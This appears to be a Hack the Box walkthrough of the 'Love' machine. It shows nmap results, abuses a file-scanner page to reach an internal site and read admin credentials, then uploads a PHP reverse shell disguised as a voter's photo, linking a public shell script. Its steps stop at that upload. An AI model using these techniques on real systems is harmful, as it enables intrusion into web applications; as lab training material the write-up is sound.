

Hack the Box - Love



Scanning phase

Nmap results:




```
# Nmap 7.91 scan initiated Sat May  1 21:00:56 2021 as: nmap -sC -sV -v -p- -oA nmap/love 10.10.10.239
Nmap scan report for 10.10.10.239
Host is up (0.063s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Issuer: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:   bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
|_SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   RPCCheck:
|_    Host '10.10.14.246' is not allowed to connect to this MariaDB server
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
:
```

We have a few ports open. We have http on port 80 and 5000, SMB shares and https, from which we can see a sub-domain, staging.love.htb. We need to add the domain and sub-domain in our /etc/hosts in order to access them.

Let’s take a look at what we found so far.

Enumeration phase


Port 80 is just a login form for voters, but we don’t have any credentials to login. Tried some sql injections, but nothing worked.



Voting System

Sign in to start your session

The staging sub-domain is a file scanner. You can upload a file and it will analyze it. But if it’s php, it will execute it.



Free File Scanner

FFS will scan your files for recognized malware signatures.


Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.

Sign up today

We are not live yet please subscribe to get updates

© Valentine Corpotation. All Rights Reserved.

Demo



Free File Scanner Home Demo

Specify the file url:

File to scan


Enter the url of the file to scan

Scan file

© Valentine Corpotation. All Rights Reserved.

I tried to upload a reverse php shell for windows, but didn’t work.

Then I tried to access the other http site, on port 5000, but it’s forbidden.



love.htb:5000

Hack The Box :: Penetr... Kali Forums Offensive Security Exploit-DB MSFU HackTricks - HackTricks


Forbidden

You don't have permission to access this resource.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 5000

My next idea is to put the site on port 5000 to see if it executes the code and shows the site.

Entering the url with the domain name will not work, but we can change to localhost instead of love.htb.



Specify the file url:

File to scan

Enter the url of the file to scan

Voting system Administration


Vote Admin Creds admin: @LoveIsInTheAir!!!!

© Valentine Corpotation. All Rights Reserved.

© Valentine Corpotation. All Rights Reserved.

The site contains the admin credentials for the site on port 80.

After using gobuster or ffuf, we find admin sub-directory on love.htb. There we can login with the found credentials.




love.htb/admin/

Voting System

Sign in to start your session

admin

●●●●●●●●●●●●●●●●●●●●



love.htb/admin/home.php
Hack The Box :: Penetr... Kali Forums Offensive Security Exploit-DB MSFU HackTricks - HackTricks TryHackMe | Dashboard Offensive Security | S
VotingSystem
Neovic Devierte
REPORTS
Dashboard
Votes
MANAGE
Voters
Positions
Candidates
SETTINGS
Ballot Position
Election Title

Dashboard

0	0	0
No. of Positions	No. of Candidates	Total Voters
More info	More info	More info

Votes Tally

Copyright © 2018 SourceCodeSter


love.htb/admin/voters.php
Kali Forums Offensive Security Exploit-DB MSFU HackTricks - HackTricks TryHackMe | Dashboard Offensive Securi
+ New

Voters List


Show 10 entries

Lastname	Firstname	Photo	Voters ID
No data available in table			

Showing 0 to 0 of 0 entries

Foothold

We can create a new user and upload a reverse php shell as the profile picture.




Add New Voter

Firstname	test
Lastname	test
Password	●●●●●●●●
Photo	Browse... shell-rev.php

A good reverse shell that I found is this one: https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/minified/php_reverse_shell_mini.php

